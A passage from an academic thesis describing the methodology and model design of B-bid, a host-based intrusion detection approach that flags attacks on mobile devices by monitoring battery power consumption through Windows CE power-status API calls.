As Section 2.1 reveals, low power design and interoperability has largely been motivated by the need to improve battery life by minimizing average power consumption. Yet it is through these developments that B-bid is made possible because truly maximizing battery life requires an understanding of both the source of energy and the systems that consume it -- both intended *and* malicious. Recognizing the problem of energy consumption in a mobile environment, power dissipation has rapidly become a first-order design constraint in virtually every type of computing mobile devices and workstation alike [22]. It stands to reason then that it is only a matter of time before (more) attackers prey on battery life. The following chapter spells out the methodology in how to monitor dynamic power consumption as a viable means of IDS.

Chapter 3

Methodology and Approach

This chapter presents the issues leading to the chosen methodology used throughout this research. As stated in Section 1.1, the purpose of this research effort is to design, implement, and test a host-based IDS for small mobile devices by monitoring power performance to allow investigators to study the issues and trade-offs. The key goal and contribution of this research was to augment and improve multi-layer approaches to effective network defenses via a fully host-based (or *host-distributed*) IDS and feedback mechanism. To this end, Section 3.1 outlines the methodology developed for this research effort, Section 3.2 outlines the detection technique analysis and algorithmic approaches, and Section 3.3 summarizes the highlights.

3.1 Ten-Step Method

Selecting an appropriate, proven methodology is a critical step in any research endeavor. Both technology limitations and resource constraints were prohibitive for implementing and testing equipment. Therefore, partial implementation for testing as well as a simulation model were designed for this research. The simulation model was developed using the *Jain ten-step method* of systematic performance evaluation, which is well suited for evaluating the performance of a communications system through simulation and testing[23]. This systematic approach is used to create both the simulation and testing environments and is defined as:

1. State goals and define the system
2. List services and outcomes
3. Select metrics

4. List parameters
5. Select factors to study
6. Select evaluation technique
7. Select workload
8. Design experiments
9. Analyze and interpret data
10. Present results

3.1.1 Goals and System Assumptions

The research goal is declared above, however, before proceeding into an analysis of which techniques are best suited to provide IDS for portable devices with regard to battery constraints, assumptions underlying the B-bid approach should be explained:

- Battery power consumption can be measured accurately. By measuring battery power consumption, it is possible to discover anomalous behavior, which can serve as a form of intrusion detection for a variety of attacks. Central to this is the observation that intrusions manifest observable power-related events that deviate from normal behavior.
- Near real-time detection capability is achievable when monitoring battery constraints with a sensor.
- Determining normal versus abusive behavior to the battery is possible and feasible.
- Not all attacks can be stopped or detected, yet an acceptable number of them can be with a limited set of variables based on power constraints and the resulting thresholds produced.
- IDS code can be reasonably protected (if not, the hacker can disable it and then proceed with an attack).
- Factor of performance detriment can be of a small, acceptable magnitude.
- Due to the specificity and deterministic nature of power consumption, this form of detection – in the Idle state – is highly tolerant of low signal to noise ratios, i.e., attacker tries to blend in with background noise.

- Useful bounds of normal battery behavior can be ascertained for a variety of mobile devices (accurate intrusion detection depends on correctly classifying both intrusions and normal data).
- It is possible and practical to implement some form of the B-bid unit on a variety of mobile computing devices, including smart-phones, PDAs and notebook computers.
- Information obtained from the intrusion detection system can be utilized to enhance overall security of the network.

3.1.2 System Services and Outcomes

The primary system services and expected outcomes for B-bid can be separated into its three components of HIDE, SPIE and HASTE.

HIDE

The B-bid testing environment allows an investigator to study the effects on power and evaluate the overall system performance and defense of portable devices. The specific statistics and effects that can be studied with this testing/simulation environment are time to alert user of an intrusion in Idle and Busy battery states, the accuracy of these alerts under specific attacks, and the overall impact to system performance as well as battery life impacted by support of the HIDE service.

SPIE

The wireless network medium uses the standard 802.11*x* protocol to support the extraction of TCP/IP header data. Consequently, SPIE allows an investigator to extract five fields of an IP packet: timestamp, source IP address, destination IP address, source port, and destination port. The timestamp field tells when the attack occurred. The source IP address and the destination IP address fields tell where the attack is coming from, and if the packet really is being directed to the mobile device, respectively. The source port and the destination port can be used to determine if the attack is similar to a publicly known attack by comparing the port(s) the attack uses.

HASTE

In addition, the simulation allows an investigator to study the effects of results collected and correlated by HASTE captured energy patterns. HASTE samples instantaneous energy-related (current[mA] or voltage [mV])) readings over a short period of time and, when directed to, converts this information using the fast Fourier transform (FFT) into the frequency domain. As a result, energy and frequency signatures are captured and compared to other attack signatures in a resident database and/or reported to a network administrator for further correlation analysis. The specific statistics and effects that can be studied with this testing/simulation environment are the accuracy of these reports under specific attacks, the advance notice provided ("opportunity time") and the overall impact to network protection provided by the HASTE service in identifying the attack(s) or ABDA(s).

3.1.3 Performance Metrics

Any statistical and rules-based intrusion detection methodology requires the use of a set of definable metrics. These metrics characterize the utilization of a variety of system resources. The resources which would be used in the definition of the metrics are required to be system characteristics which can be statistically based, (i.e., power usage, time in Idle or Busy state, frequency characteristics of traffic requests). These metrics are usually one or more of three different types:

- *Event Counter*, which identifies an occurrence of specific action over a period of time;
- *Time Interval*, which identifies time between two related events; and
- *Resource Management*, which quantifies amount of resources used by system over a given period of time [24].

Accordingly, resource measurement for B-bid incorporates individual event counters and time interval metrics to quantify the system.

The selected metrics are then used in statistical models which attempt to identify deviations from an established norm. The models that have been most frequently used include the Operational Model, Average and Standard Deviation Model, the

Multivariate Model, the Markovian Model, and the Time Series (a description, including the advantages and weaknesses of each, is outlined in Section 3.1.2).

B-bid testing uses the Multivariate Model because HIDE and HASTE characteristics and testing both have attributes of Operational as well as Average and Standard Deviation Models (see Sections 3.2.1 and 4.4 for further rationale behind model choice and implementation). For example, HIDE testing is evaluated based upon power consumption in various battery states, which makes the assumption that an anomaly can be identified through a comparison of an observation with a predefined limit, thereby indicating probability of an attack (Operation Model).

For devices which can support HASTE (specifically the capturing of signatures and recognition of attacks using the "dirty dozen"), testing is evaluated based on the traditional statistical determination of the normalcy of an observation based on its position relative to a specified confidence range (Average and Standard Deviation Model). The combination of these two results in a Multivariate Model which is based on a correlation of two or more metrics. It permits the identification of potential anomalies where the complexity of the situation requires the comparison of multiple parameters by calculating the correlation between multiple event measures, relative to the profile expectations, such as those found using HIDE and HASTE.

These performance metrics are defined within the following function calls[†] that support them as defined by the two structures SYSTEM_POWER_ STATUS_EX and SYSTEM_POWER_ STATUS_EX2 in Tables 3.1 and 3.2 respectively below [25]:

[†] When citing the use of function calls between the code written for this research and API structures, I am referring to an instruction to execute a function in order to evaluate to the return value provided by the called function. After a function completes, the system resumes executing the code where it left off, which is just below the function call.

typedef struct _SYSTEM_POWER_STATUS_EX2 { //The following are shared by **SYSTEM_POWER_STATUS_EX2** and **SYSTEM_POWER_STATUS_EX** //	**MEMBERS**
BYTE *ACLineStatus*;	Alternating Current Power Status
BYTE *BatteryFlag*;	Battery charge status
BYTE *BatteryLifePercent*;	Percentage of full battery charge remaining. This member can be a value in the range 0 to 100, or 255 if the status is unknown. All other values are reserved.
BYTE *Reserved1*;	Reserved; set to zero.
DWORD *BatteryLifeTime*;	Number of seconds of battery life remaining, or 0xFFFFFFFF if remaining seconds are unknown.
DWORD *BatteryFullLifeTime*;	Number of seconds of battery life when at full charge, or 0xFFFFFFFF if full battery lifetime is unknown.
BYTE *Reserved2*;	Reserved; set to zero.
BYTE *BackupBatteryFlag*;	Backup battery charge status. This member can be a combination of the following values: BATTERY_FLAG_HIGH BATTERY_FLAG_CRITICAL BATTERY_FLAG_CHARGING BATTERY_FLAG_NO_BATTERY BATTERY_FLAG_UNKNOWN BATTERY_FLAG_LOW
BYTE *BackupBatteryLifePercent*;	Percentage of full backup battery charge remaining. Value must be in the range 0 to 100, or BATTERY_PERCENTAGE_UNKNOWN.
BYTE *Reserved3*;	Reserved; set to zero.
DWORD *BackupBatteryLifeTime*;	Number of seconds of backup battery life remaining, or BATTERY_LIFE_UNKNOWN if remaining seconds are unknown.
DWORD *BackupBatteryFullLifeTime*;	Number of seconds of backup battery life when at full charge, or BATTERY_LIFE_ UNKNOWN if full battery lifetime is unknown.

Table 3.1 System_Power_Status_Ex

//The following are only in SYSTEM_POWER_STATUS_EX2 //	
DWORD *BatteryVoltage*;	Amount of battery voltage in millivolts (mV). This member can have a value in the range of 0 to 65,535.
DWORD *BatteryCurrent*;	Amount of instantaneous current drain in milliamperes (mA). This member can have a value in the range of 0 to 32,767 for charge, or 0 to –32,768 for discharge.
DWORD *BatteryAverageCurrent*;	Short-term average of device current drain (mA). This member can have a value in the range of 0 to 32,767 for charge, or 0 to –32,768 for discharge.
DWORD *BatteryAverageInterval*;	Time constant in milliseconds of integration used in reporting BatteryAverageCurrent.
DWORD *BatterymAHourConsumed*;	Long-term cumulative average discharge in milliamperes per hour (mAH). This member can have a value in the range of 0 to –32,768. This value can be reset by charging or changing the batteries.
DWORD *BatteryTemperature*;	Battery temperature in degrees Celsius (°C). This member can have a value in the range of –3,276.8 to 3,276.7; the increments are 0.1 °C.
DWORD *BackupBatteryVoltage*;	Backup battery voltage in mV.
BYTE *BatteryChemistry*;	Chemical composition of the battery.
} SYSTEM_POWER_STATUS_EX2, *PSYSTEM_POWER_STATUS_EX2, *LPSYSTEM_POWER_STATUS_EX2;	Requirements OS Versions: Windows CE 2.12 and later. Header: Winbase.h.

Table 3.2 System_Power_Status_Ex2

The other structure, called CeGetSystemPowerStatusEx (RAPI) or GetSystemPowerStatusEx, is outlined in Table 3.2 below [25]. This function retrieves the power status of the system. The status indicates whether the system is running on AC or DC power, whether or not the batteries are currently charging, and the remaining life of main and backup batteries.

Requirements: OS Versions: Windows CE 1.0 and later. Header: Winbase.h. Link Library: Coredll.lib.	Requirements for (RAPI): OS Versions: Windows CE 2.0 and later. Header: Rapi.h. Link Library: Rapi.lib.
BOOL GetSystemPowerStatusEx(PSYSTEM_POWER_STATUS_EX *pstatus*, BOOL *fUpdate*);	
pstatus [out] Pointer to the SYSTEM_POWER_STATUS_EX structure receiving the power status information.	
fUpdate [in] If this Boolean is set to TRUE, GetSystemPowerStatusEx gets the latest information from the device driver, otherwise it retrieves cached information that may be out-of-date by several seconds.	
Return Values: This function returns TRUE if successful; otherwise, it returns FALSE.	

Table 3.3 GetSystemPowerStatusEx

3.1.4 Testing Parameters

Inputs to tests that are *not* varied during different testing runs are termed testing parameters. The values selected for these parameters affect how testing modeled the actual system. The testing parameters are discussed in Table 3.4.

Testing Parameters	Values
ACLineStatus AC power status. This member can be one of the values in the following table.	**Value** **Description** 0 Offline 1 Online 255 Unknown status All other values are reserved.
BatteryFlag Battery charge status. This member can be a combination of the values in the following table.	**Value** **Description** 1 High 2 Low 4 Critical 8 Charging 128 No system battery 255 Unknown status All other values are reserved**.**
BatteryChemistry	This can be one of the values in the following table. Value Description BATTERY_CHEMISTRY_ALKALINE Alkaline battery. BATTERY_CHEMISTRY_NICD Nickel Cadmium battery. BATTERY_CHEMISTRY_HIMH Nickel Metal Hydride battery. BATTERY_CHEMISTRY_LION Lithium Ion battery. BATTERY_CHEMISTRY_LIPOLY Lithium Polymer battery. BATTERY_CHEMISTRY_UNKNOWN Battery chemistry is unknown.
DWORD *BatteryTemperature*; *Note: This is taken into account with regard to the flowchart design and code, but only the office temperature range between 20-25 (°C) is used as explained in Section .5.1.*	Battery temperature in degrees Celsius (°C). This member can have a value in the range of –3,276.8 to 3,276.7; the increments are 0.1 °C.

Table 3.4 HIDE Testing Parameters and Values

3.1.5 Testing Factors

Inputs to tests that <u>are</u> varied during different testing runs are termed testing factors. The testing is run with different combinations of these factors that the function calls capture as described in Section 3.1.3. The testing factors varied -- depend on battery state, usage and the nature of the attack -- are:

- AC line usage versus DC (battery) usage
- One of the *dirty dozen* attacks versus no attack
- Attack detection while battery is in Idle state versus Busy state
- Attack during high level user activity versus low level of user activity
- Single directed attack against device versus DDoS against same device
- Conduct testing factors above on different devices

3.1.6 Evaluation Techniques

The selection of a particular evaluation technique can significantly impact the outcome of a performance evaluation. Three possible techniques of performance evaluation are analytic, simulation, and measurement [6]. These methods differ in terms of accuracy, cost, and required time. Based upon these factors and due to the fact existing simulation tools are not yet designed to measure the performance of B-bid, measurement is the most appropriate technique for this research effort. Though development of a prototype for a faster embedded chip that would increase accuracy of B-bid is on-going elsewhere, a hardware version of B-bid was not possible within the financial and time constraints of this project to conduct testing with this prototype. Consequently, analytic solutions, which are less costly and time consuming, are applied where necessary for evaluation purposes. Although this type of solution typically offers less accuracy than simulation and measurement, evaluations were conducted using an oscilloscope (on loan from the United States Military Academy) that provided excellent fidelity and resolution In this case, the cost of measurement was tolerable given much of the hardware and software required was already on-hand and borrowed. Therefore, measurement was used to conduct performance analysis and analytical methods are used in the model verification process.

3.1.7 Selected Workload

Selected workloads for testing are predicated on the states of the battery's power. No testing is done while the device is in Suspense or Sleep states. Testing is conducted while the device is in Idle and Busy states. The rationale behind this and opportunities presented in each state are described in Section 4.2.1. Rationales behind the attacks selected that will be directed at the portable devices in each state are also described in Section 4.5.1.

3.1.8 Design Experiments

Testing for this research is run in a secure lab using a large university WLAN with 802.11b and 802.11g access points. The five mobile devices tested operate with the Pocket PC 2003 operating system. The primary software structure used to monitor the battery for this OS is System_Power_Ex2 which contains a number of function calls specifically written for the battery chip interface. These calls along with other complementary code I wrote for the same purpose are written in VisualStudio.NET 2003 with the latest .NET Compact Framework plug-in in order to port the code to a variety of mobile platforms.

Using this combination of programming environments is similar to a newer and improved method of writing a specification-based language for IDS (see Section 2.4). Specification-based techniques for intrusion detection have been proposed as a promising alternative that combine the strengths of statistical-anomaly and rules-based detection, but specifications must be written for all monitored programs. This is difficult because system and application programs are constantly updated, extremely complex and are difficult to model [26]. Specification-based intrusion detection languages attempt to detect attacks that make improper use of system or application programs by using separately written security specifications that describe the normal intended behavior of programs. Thus, like specification languages, code written using VisualStudio.NET is an effective technique to detect attacks or ABDAs as a result of improper *system resources* usage. Moreover, and unlike specification languages, this same code can then be ported over to a variety of different mobile platforms (using Pocket PC and CE operating systems) in order to monitor power consumption.

Specification-based intrusion detection languages lack popularity because security specifications must be written for all monitored programs. This is difficult since system and application programs are constantly updated. Specification-based intrusion detection is thus best applied to a small number of critical user or system programs that might be considered prime targets for exploitation. Similarly, the critical system in regard to the B-bid approach which applies to all computers is power consumption. Although the use of Compact Framework helps to overcome many of the complexity limitations and issues of specification-based approaches, finding the correct threshold delineating normal from abnormal power consumption for each different mobile device class for the B-bid approach had to be tested and calculated for accuracy.

Once the code written with VisualStudio.NET and the Compact Framework plug-in was confirmed to work as intended on the platform of the mobile device to be tested, then a series of tests were conducted to ascertain if accelerated battery depletion activities take place in the form of normal activities by the user or by directed attacks against the device while it is in various power states. How the Host Intrusion Detection Engine detects ABDAs and attacks is described in Section 4.2.

Once HIDE indicates abnormal power consumption was in progress, the capture of an attack signature using the Host Analysis Signature Trace Engine was initiated (preferably by the user, though this decision process can be automatic). How the HASTE design then captured an energy signature and determined if it matched a known signature is described in Section 4.4 and Chapter 6.

3.1.9 Data Analysis and Interpretation

Data Analysis and Interpretation both use rules-based and statistical-anomaly approaches. With regard to power abnormalities for example, the most convenient approach to implement the functions in the B-bid design (see B-bid flowchart in

Section 4.1.1) is to use function calls from the Pocket PC API provided by the Microsoft Compact Framework to read battery information. First, the battery temperature is checked to confirm that there has not been a significant change in the environment the mobile device is in. HIDE, then determines if there has been a possible network intrusion on the device by calculating the rate of discharge at regular intervals. If the battery is in the Sleep state, there is no need to take action. However, if it is in Idle state for prolonged periods, or in a higher power state of Idle or Busy state (i.e., losing power at a higher rate than expected), then the software routine sends a message to the user. Upon receiving the message, the user can decide either to ignore it or to take some security-related actions by running either an anti-virus program or another IDS program (assuming it exists on the device).

With a mid-energy mobile device (MEMD), such as an iPaq PDA, a user can either notify the network administrator of a possible network intrusion, or run SPIE to capture IP and port information on the attack and/or HASTE to capture an energy pattern of the intrusion. With a high-energy mobile device (HEMD), such as a laptop, a user can utilize its higher performance to analyze and compare the captured signature to the signatures of popular network attacks, or in the case of this research the *dirty dozen* (see Sections 4.5.1 and 4.5.2). Conventional network attacks have a definite pattern in terms of their power consumption. HASTE captures and analyzes these network attacks by comparing energy and time parameters and, after subsequent processing, the dominant frequency signatures that result (e.g., current taken in the time and energy domain is then converted to the frequency domain) to those of known attacks. The significance and results of this technique are explained in Section 4.5.

The use of SPIE and HASTE gives the user more detailed information about the intrusion, and may also help *block* the attack itself. For example, the destination port reported by SPIE can be closed by the user to server as a form of intrusion blocking. Once a signature match is confirmed, the user can run either an anti-virus program or another IDS program. The user can also send the captured signature information (with or without a match) to the network administrator for further analysis as part of an integrated multi-layer defense strategy to protect the corporate network at large in the event that multiple mobile hosts are experiencing the same phenomena or soon will be.

3.1.10 Testing Verification and Validation

This section describes the methods used to ensure the simulation model was both correctly implemented and representative. These two steps are termed testing verification and testing validation and are described below:

Testing Verification

Model verification is the process of determining if a testing model functions correctly. This includes such tasks as debugging the computer code, testing for logic errors, and testing the functionality of different constructs and function calls. As discussed in Section 3.1.8, the testing approach simplified the task of testing verification since each function call was tested independently to verify that it functions correctly. This was accomplished by running short simulations in the mobile device after each function call was compiled in VisualStudio.NET and then ported into the appropriate platform using the Compact Framework plug-in and then subsequently transferred over into the device using the synchronization cable. Once the code was loaded in this manner, it was then executed to verify its operation. Short simulations were also run to collect statistics at various points in the testing model to ensure that the model was functioning properly. The results from the short verification tests helped to verify and substantiate the correctness of operations.

Verifying if ABDA or an attack was in fact identified depends on the accuracy and sophistication of the threshold set for such behavior. The goal of threshold detection (or summary statistics) was to record each occurrence of a specific event and detect when the number of occurrences of that event surpassed a reasonable amount that one might expect to occur within a specified time period [27]. The events recorded were such that an unnaturally high number of occurrences within a short period of time may indicate the presence of an intruder. Once the threshold number of occurrences was surpassed, the threshold detector had the option to either preempt the source of the event, if possible, or notify the user's network administrator.

However, probably the most significant disadvantage of anomaly detection approaches is the high rates of a false alarm. When implementing a threshold detector, the most obvious difficulty is identifying the threshold number and period of time for a specific event. Both the threshold number and the time interval of the analysis of testing in this research depended upon the security-relevance of the event being monitored, as well as the historical number of occurrences. Therefore, the choice of these values could be left to the discretion of the network administrator who would prepare B-bid settings for the specific class of mobile devices supported in their network.

In general, this required good calibration and benchmarking because any significant deviation from the baseline could possibly be added as an intrusion. Similarly, non-intrusive behavior that fell outside the normal range could also be labeled as an intrusion, resulting in a false positive. On the other hand, if a threshold was set too high an attack could go under the threshold of tolerance [28] [29].

Testing Validation

Model validation is the process of determining if a testing model is representative of the real system under real conditions. Like simulations, such testing can be validated using expert intuition, real system measurements and theoretical results [30]. Comparing testing outputs and measurements from a real system is the most reliable way of validating any model. Though currently limited by a lack of OEM support, real system measurements were available to this research and should serve to guide subsequent development and research in this area. The Chi Squared Test and standard deviation for pattern distributions could be used to validate the *goodness of fit* between signatures captured by HASTE (see Sections 6.1 and 6.2). Comparing testing results to simulation and theoretical results was the primary method used to validate the simulation model. Theoretical analysis of the HIDE and HASTE systems was conducted using power thresholds and periodograms from FFT frequency conversions respectively (see Section 5.1.3 and Section 5.3.2.4).

3.2 Analysis Models and Algorithm Approaches

The B-bid approach methodology detects anomalous power consumption to identify possible ABDAs and attacks, which helps to guarantee reasonable battery life. The two main metrics for determining IDS analysis techniques and supporting software constructs are (1) energy efficiency and (2) effectiveness in detecting known and novel attacks. The most energy-efficient method is not necessarily the most effective at detecting attacks and vice versa. Section 3.2.1 outlines the advantages and weakness associated with different models for analysis and Section 3.2.2 describes the strengths and limitations of commonly used algorithmic approaches used in building computer security software and concludes with the approach consequently taken for B-bid.

3.2.1 Models for Analysis

Statistical-based intrusion detection methodologies require the use of a set of definable metrics that characterize the utilization of a variety of system resources. For example, a battery constraint characteristic that can be statistically based is the amount of energy expended during a given period of time for different sub-components (i.e., CPU, memory, hard drive, monitor) to execute a known number and type of system calls. As noted in Section 3.1.3, there are three different types of metrics: event counters, time intervals and what B-bid uses for comparisons or events between those intervals to quantifying the amount of resources used, known as resource management.

The selected metrics are then exercised in statistical models to identify as accurately as possible deviations from established norms. Statistical models represent statistical comparison of specific events based on a predetermined set of criteria. This framework is typically employed in the detection of deviations from typical behavior and/or the similarity of events to those which are indicative of an attack. The models in Table 3.4 are most frequently used for designing IDS [31]. Because it allows for a comparison of occurrences of multiple parameters over time, a multivariate model that accommodates time series factors is preferred as it is well suited as a framework within which *resource management* metrics can be built to provide useful thresholds in determining abnormal battery behavior.

Advantage of Statistical Models	Related Weaknesses
Operation Model - makes the assumption that an anomaly can be identified through a comparison of an observation with a predefined limit and is frequently used in the situations where a specific number of events, (i.e., failed logins), is a direct indication of a probable attack.	Lacks robustness in handling probability spreads or thresholds
Average and Standard Deviation Model - is based on the traditional statistical determination of the normalcy of an observation based on its position relative to a specified confidence range. This model "learns" a user's behavior over time and is useful in identifying what is normal for an individual user without relying on a comparison with other users.	Lacks ability to correlate two or more metrics.
Multivariate Model - is built upon the Average and Standard Deviation Model and based on a correlation of two or more metrics. It permits the identification of potential anomalies where the complexity of the situation requires the comparison of multiple parameters by calculating the correlation between multiple event measures, relative to the profile expectations.	Elements useful to B-bid approach; however, computational costs may be high when factoring in time variables, i.e., repeatedly capturing a signature.
Markovian Model – is an event counter which characterizes each observation as a specific state and utilizes a state transition matrix to determine if the probability of the event is high (normal) based on the preceding events. It is particularly useful when the sequence of activities is particularly important.	Method does not use sequences of events (system calls) within an interval of time (window size); instead, it analyzes transitions from (and to) each system call and at high computational costs.
Time Series - attempts to identify anomalies by reviewing the order and time interval of activities on the network or host. If the probability of the occurrence of an observation is low, then the event is labeled as abnormal. This model provides the ability to evolve over time based on the activities of the users.	Order not critical for B-bid approach; however, probability of occurrence over time with respect to energy is.

Table 3.5 Typical Statistical Models Used in IDS

The Multivariate Model is built upon the Operational Model and Average and Standard Deviation Model. The difference between these two approaches is that the

Multivariate Model is based on a correlation of two or more metrics. This model therefore permits the identification of potential anomalies where the complexity of the situation requires the comparison of multiple parameters [32]. For example, current averages over time used in HIDE and the capturing of signatures in HASTE from measuring current reading over a period of time and then comparing these results to determine if they match are all indicative of the type of analysis supported by the Multivariate Model and why this model serves B-bid design and analysis the best.

The behavior-based intrusion detection technique that is the best suited to calculate resource management variables in a multivariate time series model is a hybrid from both rules-based and statistical categories that uses a probabilistic rules-based construct. For efficiency purposes, a simple rule set is most desirable to trigger alarms when energy consumption is determined to be abnormal (costs associated with other methods are outlined in Section 2.4). This technique can be considered a form of *Continuous System Health Monitoring* [32] whereby intrusions may be detected by the continuous active monitoring of a critical health factor, such as battery energy. To protect the host, this technique runs continuously as a background process when the battery is not in Sleep state and would concentrate on identifying suspicious changes in system power usage. For example, HIDE would not invoke SPIE or HASTE until readings indicate that the current power consumption is abnormally high. Thus, under normal usage, stronger complementary forms of anti-virus software or stronger IDS programs (though these require more power intensive software) will not be invoked unless it is set to do so automatically or the user directs it.

3.2.2 Algorithm Approach

Anomaly-based intrusion detection is a complex process. The variety in the frequency and sequence of system calls, the amount of data to be processed, and the subtle and ever-changing ways that intruders penetrate systems to misuse them all conspire to complicate the task [33]. Identification of critical functionalities of the system is more cost efficient than the approach that tries to encompasses a complete system perspective. The difficulty in anomaly detection is knowing what feature(s) to monitor. Therefore, this research premise asserts that a good solution can be achieved more efficiently by focusing on critical performance characteristics of battery constraints.

Ideally, an IDS minimizes both true and false positives. If the normal program behavior is not adequately captured, future unseen normal behavior will be classified as anomalous, thus contributing to the false positive rate. If/Then rules based on energy consumption rates in different battery states allow for easily construct rules (outlined in Section 4.2.2) that reflect common ways of describing accelerated battery depletion activities. These, in the case of this research, are very specific due to the granularity of the data feeds and are founded on well known and measurable battery constraints. HIDE can also be reasonably extended since if/then logic can adapt for some learning in forms of weighting given to the input set's defined.

Based in part on different software method merits presented in Section 2.4, Figures 3.1 and 3.2 collectively and theoretically illustrate how a good solution IDS construct for B-bid would therefore be a hybrid of statistical and rules-based set of algorithmic instructions. This hybrid could handle a specific set of variables founded primarily on battery constraints to ensure calculations are less resource hungry and capable of detecting anomalies -- making it, in effect, a viable IDS option for mobile computing.




Figure 3.1 IDS False Positive and Negative Ability




Figure 3.2 IDS Analysis Demands & Graph (concept from [34])

3.3 Summary

In this chapter, Section 3.1 gave an overview of how Jain's ten-step testing method will be used and Section 3.2 discussed the various analysis models and algorithm approaches that were considered for B-bid in conducting and measuring this research. As revealed in the preceding sections, intrusion-detection systems use several types of algorithms to detect possible security breaches, including algorithms for statistical-anomaly detection, rules-based anomaly detection, and a hybrid of the two. Together, Chapters 2 and 3 discuss the reasoning behind how and why these methodologies would be employed to monitor system behavior. Chapter 4 takes these conclusions forward and outlines the models designed to support analysis for a B-bid fashioned mobile host-based IDS as a result of the methodologies chosen.

Chapter 4

Model Designs

Security and power are collectively the two most significant and frustrating issues presently facing wireless systems and network developers. Omnipresent wireless connectivity provides fertile ground for remote intrusion into devices for anyone who knows how to intercept radio waves at the proper frequencies. Thus, mobile handhelds directly on the Internet represent a new penetration point that can be exploited to attack enterprise desktops. Since data are sent through the air, many traditional "wired" network security measures are considerably less effective [5] and do not translate to the wireless world. For instance, a wired network IDS operates at Layer 3 (IP packet) and above; wireless-specific attacks occur at Layer 1 and Layer 2 [35]. This lower layer information is stripped by the AP before it hits the wired IDS, making wireless intrusions invisible on the wired side. The only way to detect wireless-specific attacks is to deploy a wireless IDS with RF-monitoring surveillance sensors. To this end, host-based security systems can monitor specific applications in ways that would be difficult or impossible in a network-based system. They can also detect intrusive activities that do not create externally observable behavior. Since they consume resources on the protected host, it has been generally held until now that only modest improvements in this area are possible. The following two chapters are intended to begin changing this perception by presenting the B-bid designs and the testing results of each.

This chapter provides the rationale behind the design of the Host Intrusion Detection Engine, the Scan Port Intrusion Engine and the Host Analysis Signature Trace Engine as well as the strengths and limitations of each. As an introduction to this, Section 4.1 highlights the reasoning surrounding the chosen platform and the software constructs to build these designs. Section 4.2 then presents HASTE design and operation characteristics as well as an example of the resulting IF / THEN rules set that sustain the B-bid flowchart engineered. Section 4.3 also provides the reasoning behind SPIE design and operations characteristics in extracting the message header information from different network protocols. Section 4.4 discusses the design and operation of HASTE as well as how and why it captures energy signatures. Section 4.5 gives the list of attacks (*dirty dozen*) chosen to test HIDE, SPIE and HASTE and justification of them. Section 4.6 provides a conventionally accepted taxonomy in how to view the B-bide platform and the interplay between the three design modules. Section 4.7 then summarizes these design considerations.

4.1 B-bid Architecture: Platform and Software

The resulting B-bid architecture consists of three software parts: HIDE uses near real time data to indicate the device's power status in Idle and Busy states to detect intrusions; SPIE extracts and records the destination and source address, destination and source ports, and the time stamp from the IP and TCP header packets "on the fly" to be viewed and reported; and HASTE is capable of capturing signatures for matching to a resident short-list. The data collected by each of these modules can be reporting to the network administrator as simple, small text files for further analysis. For consistency and handling purposes, only one software-based monitoring unit is preferred. In contrast, no matter where or how many embedded hardware monitoring units are placed in the system, final analysis focuses on measuring the rate of power consumption in each state during pre-determined time slices. If more locations and units assist in this, more heat is generated inside the device [36], more power is consumed and chances for inaccuracies in data collection and analysis increase. Using energy reports generated by smart batteries is a more general form of detecting a variety of ABDA, whereas placing monitors on specific components can serve as more precise forms of measures (such as placing an energy monitor on the WLAN card itself) that could be used in conjunction with reports from the battery (see Section 6.3 Future Work).

Although the most energy efficient method is not necessarily the most effective at detecting attacks and vice versa, HIDE, SPIE and HASTE employ power efficient rules-based techniques as part of an overall cost-benefit consideration in determining the best suited detection methodology and engine. An overview of these considerations in selecting the B-bid platform, software construct and the tools used are outlined below in Sections 4.1.1 through 4.1.3 respectively.

4.1.1 Platform Advantages

Combining the functionalities of HIDE, SPIE and HASTE provides a partial reactive response capability. The ideal IDS would be capable of recognizing and neutralizing attacks, prevent further attack, and hardening the vulnerable system to prevent reoccurrence. Such reactive capabilities are recognized as attack tracing, shunning and extended information gathering[‡] [37]. B-bid supports active tracing, for example, with passive fingerprinting to collect signatures. It also serves as an extended information gathering tool when it reports ABDA as well as signatures captured and recognized to the user and back to the network administrator for further analysis. Shunning does not take place within B-bid in the conventional sense. However, the destination port that SPIE extracts from the IP header of attacks can be used to close the same port to serve as a form of intrusion *blocking* (though caution needs to exercised to ensure the user is not creating a self-imposed denial of service). Nonetheless, the information reports back to the administrator by a device using B-bid can be used in some cases to support higher level decisions made on how and where to commence shunning.

The B-bid approach also helps to overcome several cited issues in the research remaining to be resolved satisfactorily for IDS and network security. These issues are outlined in Table 4.1 below [38]:

- [‡] Attack tracing occurs where the system attempts to passively or indirectly gather information to aid in identifying the source of attack.
- Shunning occurs where the IDS reconfigures another system (such as a firewall or router) to block out the attacker, or uses TCP Reset frames to tear down any connection attempts.
- Extended information gathering increases the level of information stored about events surrounding the attack for future forensic analysis.

ISSUES AFFLICTING IDS	B-BID RESPONSE
Distribution of new attack signatures and thresholds.	An even wider distribution of new attack signatures is possible with their inclusion in mobile devices that can support them, in effect, providing more extensive security. Moreover, once the thresholds for HIDE are set for each PDA class, these values would require little to no updating by users.
Strong reactive capabilities. Most current IDS implementations have limited reactionary capabilities - an IDS needs to be capable of preventing, not just reporting attack.	B-bid is only partially reactive, i.e., users launching HASTE after HIDE has detected an ABDA. In both cases, a trigger can be fired to initiate a more powerful form of virus protection or IDS that may reside in the device. B-bid reports can also be used as a tool to help administrators determine what reactive steps need to be taken where, how and when.
